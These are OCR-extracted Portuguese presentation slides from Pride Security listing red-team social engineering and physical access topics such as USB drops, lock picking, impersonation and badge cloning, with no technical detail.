
RED TEAM

- 0x07 – Engenharia Social & Acesso Físico

1. Telefone & SMS;
2. USB Drop;
3. Implantes Físicos;
4. Lock picking.

RED TEAM

- 0x07 – Engenharia Social & Acesso Físico
- Lock picking.



RED TEAM


- 0x07 – Engenharia Social & Acesso Físico
- Lock picking.

RED TEAM

- 0x07 – Engenharia Social & Acesso Físico
- Lock picking.

RED TEAM

- 0x07 – Engenharia Social & Acesso Físico
- Lock picking.



RED TEAM

- 0x07 – Engenharia Social & Acesso Físico
- Lock picking!
- Show Time!

RED TEAM

- 0x07 – Engenharia Social & Acesso Físico

1. Impersonation;
2. HID;
3. Clonar badge de acesso;

- Show Time! ☺

PRIDE
SECURITY

DÚVIDAS?

OBRIGADO!

contato@pridesec.com.br